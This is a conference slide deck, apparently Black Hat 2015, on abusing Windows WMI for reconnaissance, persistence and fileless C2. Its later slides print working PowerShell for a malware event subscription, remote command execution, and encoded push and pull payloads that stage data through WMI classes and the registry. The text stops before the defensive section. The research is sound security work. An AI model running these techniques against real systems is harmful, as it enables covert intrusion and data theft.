black hat®

USA 2015

UBM Tech

Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor

Matt Graeber

Fact: Attackers are abusing WMI

1. You may not be aware of this fact.
2. You may not know what WMI is.
3. You may not know how to prevent and detect such attacks.
4. **You may only be aware of its malicious capabilities as described in public reports.**

Matt Graeber - @mattifestation

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Speaker – Black Hat, DEF CON, Microsoft Blue Hat, BSides LV and Augusta, DerbyCon
- Black Hat Trainer
- Microsoft MVP – PowerShell
- GitHub projects – PowerSploit, PowerShellArsenal, Position Independent Shellcode in C, etc.

Participate in our latest reversing challenge at flare-on.com!

Sophisticated attackers are "living off the land"

Increasingly, attackers are becoming more proficient system administrators than our system administrators.

A tool that's useful to a sysadmin is useful to an attacker.

Motivation

As a offensive researcher, if you can dream it, someone has likely already done it

and that someone isn't the kind of person who speaks at security cons…

Outline

1. WMI Basics
2. WMI Utilities
3. WMI Query Language (WQL)
4. WMI Eventing
5. Remote WMI
6. Abridged History of WMI Malware
7. WMI Attacks
8. Providers
9. PoC WMI backdoor
10. Detection and Mitigations

WMI Basics

WMI Basics – Introduction

- Windows Management Instrumentation
- Powerful local & remote system management infrastructure
- Present since Win98 and NT4. Seriously.
- Can be used to:
  - Obtain system information
    - Registry
    - File system
    - Etc.
  - Execute commands
  - Subscribe to events


WMI Basics - Architecture

- Persistent WMI objects are stored in the WMI repository
  - `%SystemRoot%\System32\wbem\Repository\OBJECTS.DATA`
  - Valuable for forensics yet no parsers exist until now!
    - https://github.com/fireeye/flare-wmi

- WMI Settings
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`
  - `Win32_WmiSetting` class
  - E.g. AutoRecover MOFs are listed here

WMI Utilities

Utilities - PowerShell



```
PS C:\> Get-Command -Noun Wmi*

CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Cmdlet          Get-WmiObject                                      Microsoft.PowerShell.Management
Cmdlet          Invoke-WmiMethod                                   Microsoft.PowerShell.Management
Cmdlet          Register-WmiEvent                                  Microsoft.PowerShell.Management
Cmdlet          Remove-WmiObject                                   Microsoft.PowerShell.Management
Cmdlet          Set-WmiInstance                                    Microsoft.PowerShell.Management


PS C:\> Get-Command -Noun Cim*

CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Cmdlet          Get-CimAssociatedInstance                          CimCmdlets
Cmdlet          Get-CimClass                                       CimCmdlets
Cmdlet          Get-CimInstance                                    CimCmdlets
Cmdlet          Get-CimSession                                     CimCmdlets
Cmdlet          Invoke-CimMethod                                   CimCmdlets
Cmdlet          New-CimInstance                                    CimCmdlets
Cmdlet          New-CimSession                                     CimCmdlets
Cmdlet          New-CimSessionOption                               CimCmdlets
Cmdlet          Register-CimIndicationEvent                        CimCmdlets
Cmdlet          Remove-CimInstance                                 CimCmdlets
Cmdlet          Remove-CimSession                                  CimCmdlets
Cmdlet          Set-CimInstance                                    CimCmdlets


PS C:\> _
```

“Blue is the New Black” - @obscuresec

Utilities


- wmic.exe
- winrm.exe
- wbemtest.exe
- Linux - wmic, wmis, wmis-pth (@passingthehash)
  - http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html
- Windows Script Host Languages
  - VBScript
  - JScript
- IWbem* COM API
- .NET System.Management classes

Remote WMI

Remote WMI Protocols - DCOM

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet – Ports (REG_MULTI_SZ)`
  - configurable via `DCOMCNFG.exe`
- Not firewall friendly
- By default, the WMI service – `Winmgmt` is running and listening on port 135

Remote WMI Protocols - DCOM




Administrator: Windows PowerShell

```
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName 192.168.72.135 -Credent
ial 'WIN-B85AAA7ST4U\Administrator'


__GENUS                    : 2
__CLASS                    : Win32_Process
__SUPERCLASS               : CIM_Process
__DYNASTY                  : CIM_ManagedSystemElement
__RELPATH                  : Win32_Process.Handle="0"
__PROPERTY_COUNT           : 45
__DERIVATION               : {CIM_Process, CIM_LogicalElement, CIM_ManagedSyste
                             mElement}
__SERVER                   : WIN-B85AAA7ST4U
__NAMESPACE                : root\cimv2
__PATH                     : \\WIN-B85AAA7ST4U\root\cimv2:Win32_Process.Handle=
                             "0"
Caption                    : System Idle Process
CommandLine                :
CreationClassName          : Win32_Process
CreationDate               :
CSCreationClassName        : Win32_ComputerSystem
CSName                     : WIN-B85AAA7ST4U
Description                : System Idle Process
```

Remote WMI Protocols - WinRM/PowerShell Remoting

- SOAP protocol based on the WSMan specification
- Encrypted by default
- Single management port – 5985 (HTTP) or 5986 (HTTPS)
- The official remote management protocol in Windows 2012 R2+
- SSH on steroids – Supports WMI and code execution, object serialization
- Scriptable configuration via WSMan "drive" in PowerShell



```
PS C:\> ls WSMan:\localhost


   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost

Type            Name                           SourceOfValue   Value
----            ----                           -------------   -----
System.String   MaxEnvelopeSizekb                              500
System.String   MaxTimeoutms                                   60000
System.String   MaxBatchItems                                  32000
System.String   MaxProviderRequests                            4294967295
```

WMI Eventing

WMI Eventing

- WMI has the ability to trigger off nearly any conceivable event.
  - Great for attackers and defenders
- Three requirements
  1. `Filter` – An action to trigger off of
  2. `Consumer` – An action to take upon triggering the filter
  3. `Binding` – Registers a `Filter`←→`Consumer`
- Local events run for the lifetime of the host process.
- Permanent WMI events are persistent and run as `SYSTEM`.

WMI Event Type - Intrinsic

- Intrinsic events are system classes included in every namespace
- Attacker/defender can make a creative use of these
- Must be captured at a polling interval. Use carefully.
- Possible to miss event firings.

```
__NamespaceOperationEvent
__NamespaceModificationEvent
__NamespaceDeletionEvent
__NamespaceCreationEvent
__ClassOperationEvent
__ClassDeletionEvent
__ClassModificationEvent
```

```
__ClassCreationEvent
__InstanceOperationEvent
__InstanceCreationEvent
__MethodInvocationEvent
__InstanceModificationEvent
__InstanceDeletionEvent
__TimerEvent
```

WMI Event Type - Extrinsic

- Extrinsic events are non-system classes that fire immediately
- No chance of missing these
- Generally don’t include as much information

- Notable extrinsic events:
- Consider the implications…

```
ROOT\CIMV2:Win32_ComputerShutdownEvent

ROOT\CIMV2:Win32_IP4RouteTableEvent

ROOT\CIMV2:Win32_ProcessStartTrace

ROOT\CIMV2:Win32_ModuleLoadTrace

ROOT\CIMV2:Win32_ThreadStartTrace

ROOT\CIMV2:Win32_VolumeChangeEvent

ROOT\CIMV2:Msft_WmiProvider*

ROOT\DEFAULT:RegistryKeyChangeEvent

ROOT\DEFAULT:RegistryValueChangeEvent
```

WMI Event - Filters

- The definition of the event to trigger
- Takes the form of a WMI query
- Be mindful of performance!
- These take some practice…

- Intrinsic query

```
SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE
((__CLASS = "__InstanceCreationEvent" OR __CLASS =
"__InstanceModificationEvent") AND TargetInstance ISA
"CIM_DataFile") AND (TargetInstance.Extension = "doc") OR
(TargetInstance.Extension = "docx")
```

- Extrinsic query

```
SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
```

WMI Event - Consumers

- The action taken upon firing an event
- These are the standard event consumers:
  - LogFileEventConsumer
  - **ActiveScriptEventConsumer**
  - NTEventLogEventConsumer
  - SMTPEventConsumer
  - **CommandLineEventConsumer**
- Present in the following namespaces:
  - ROOT\CIMV2
  - ROOT\DEFAULT

WMI Malware History

2010 - Stuxnet

- Exploited MS10-061 – Windows Printer Spooler
- Exploited an arbitrary file write vulnerability
- WMI provided a generic means of turning a file write to SYSTEM code execution!
- The attackers dropped a MOF file to gain SYSTEM-level execution.
- Microsoft fixed this exploit primitive

http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html

2010 - Ghost

- Utilized permanent WMI event subscriptions to:
- Monitor changes to “Recent” folder
- Compressed and uploaded all new documents
- Activates an ActiveX control that uses IE as a C2 channel

http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf

2014 – WMI Shell (Andrei Dumitrescu)

- Uses WMI as a C2 channel
- Clever use of WMI namespaces stage data exfil

http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

WMI Attacks

WMI Attacks

- From an attackers perspective, WMI can be used but is not limited to the following:
  - Reconnaissance
  - VM/Sandbox Detection
  - Code execution and lateral movement
  - Persistence
  - Data storage
  - C2 communication


WMI – Benefits to an Attacker

- Service enabled and remotely **available on all Windows systems** by default
- Runs as SYSTEM
- Relatively esoteric persistence mechanism
- Other than insertion into the WMI repository, **nothing touches disk!**
- Defenders are generally unaware of WMI as an attack vector
- Uses an existing, non-suspicious protocol
- Nearly everything on the operating system is capable of triggering a WMI event

WMI Attacks – Reconnaissance

Host/OS information:	`ROOT\CIMV2:Win32_OperatingSystem, Win32_ComputerSystem, ROOT\CIMV2:Win32_BIOS`
File/directory listing:	`ROOT\CIMV2:CIM_DataFile`
Disk volume listing:	`ROOT\CIMV2:Win32_Volume`
Registry operations:	`ROOT\DEFAULT:StdRegProv`
Running processes:	`ROOT\CIMV2:Win32_Process`
Service listing:	`ROOT\CIMV2:Win32_Service`
Event log:	`ROOT\CIMV2:Win32_NtLogEvent`
Logged on accounts:	`ROOT\CIMV2:Win32_LoggedOnUser`
Mounted shares:	`ROOT\CIMV2:Win32_Share`
Installed patches:	`ROOT\CIMV2:Win32_QuickFixEngineering`
Installed AV:	`ROOT\SecurityCenter[2]:AntiVirusProduct`

WMI Attacks – Code Execution and Lateral Movement


Windows PowerShell

```
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepa
d.exe' -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 340
ReturnValue      : 0
PSComputerName   :
```

Why are you still using PSExec???

WMI Attacks – Persistence


SEADADDY (Mandiant family name) sample

```
$filterName = 'BotFilter82'

$consumerName = 'BotConsumer23'

$exePath = 'C:\Windows\System32\evil.exe'

$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"

$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace
"root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}
-ErrorAction Stop

$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\subscription" -Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

Modified from: https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887

WMI Attacks – Data Storage

```
$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null,
$null)
$StaticClass.Name = 'Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty' , "This is not the malware
you're looking for")
$StaticClass.Put()
```



```
PS C:\> ([WmiClass] 'Win32_EvilClass').Properties['EvilProperty']


Name       : EvilProperty
Value      : This is not the malware you're looking for
Type       : String
IsLocal    : True
IsArray    : False
Origin     : Win32_EvilClass
Qualifiers : {CIMTYPE}
```

WMI Attacks – C2 Communication

- WMI is a fantastic C2 channel!
- The following can be used to stage exfil
  - Namespace
    - WMI Shell already does it
  - WMI class creation
    - APT29
  - Registry
    - No one I know of is doing this
  - Ideas? Let’s chat

WMI Attacks – C2 Communication (WMI Class) – “Push” Attack

Push file contents to remote WMI repository

```
# Prep file to drop on remote system
$LocalFilePath = 'C:\Users\ht\Documents\evidence_to_plant.png'
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContentsToDrop = [Convert]::ToBase64String($FileBytes)

# Establish remote WMI connection
$Options = New-Object Management.ConnectionOptions
$Options.Username = 'Administrator'
$Options.Password = 'user'
$Options.EnablePrivileges = $True
$Connection = New-Object Management.ManagementScope
$Connection.Path = '\\192.168.72.134\root\default'
$Connection.Options = $Options
$Connection.Connect()

# "Push" file contents
$EvilClass = New-Object Management.ManagementClass($Connection, [String]::Empty, $null)
$EvilClass['__CLASS'] = 'Win32_EvilClass'
$EvilClass.Properties.Add('EvilProperty', [Management.CimType]::String, $False)
$EvilClass.Properties['EvilProperty'].Value = $EncodedFileContentsToDrop
$EvilClass.Put()
```

WMI Attacks – C2 Communication (WMI Class) – “Push” Attack

Drop file contents to remote system

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.134'
}

$PayloadText = @'
$EncodedFile = ([WmiClass] 'root\default:Win32_EvilClass').Properties['EvilProperty'].Value
[IO.File]::WriteAllBytes('C:\fighter_jet_specs.png', [Convert]::FromBase64String($EncodedFile))
'@

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

# Drop it like it's hot
Invoke-WmiMethod @CommonArgs -Class Win32_Process -Name Create -ArgumentList $PowerShellPayload

# Confirm successful file drop
Get-WmiObject @CommonArgs -Class CIM_DataFile -Filter 'Name = "C:\\fighter_jet_specs.png"'
```

WMI Attacks – C2 Communication (Registry) – “Pull” Attack

Create a registry key remotely

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.131'
}

$HKLM = 2147483650

Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name CreateKey -
ArgumentList $HKLM, 'SOFTWARE\EvilKey‘

Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name DeleteValue -
ArgumentList $HKLM, 'SOFTWARE\EvilKey', 'Result'
```

WMI Attacks – C2 Communication (Registry) – “Pull” Attack

Store payload data in registry value and retrieve it

```
$PayloadText = @'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Output))
Set-ItemProperty -Path HKLM:\SOFTWARE\EvilKey -Name Result -Value $Encoded
'@

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

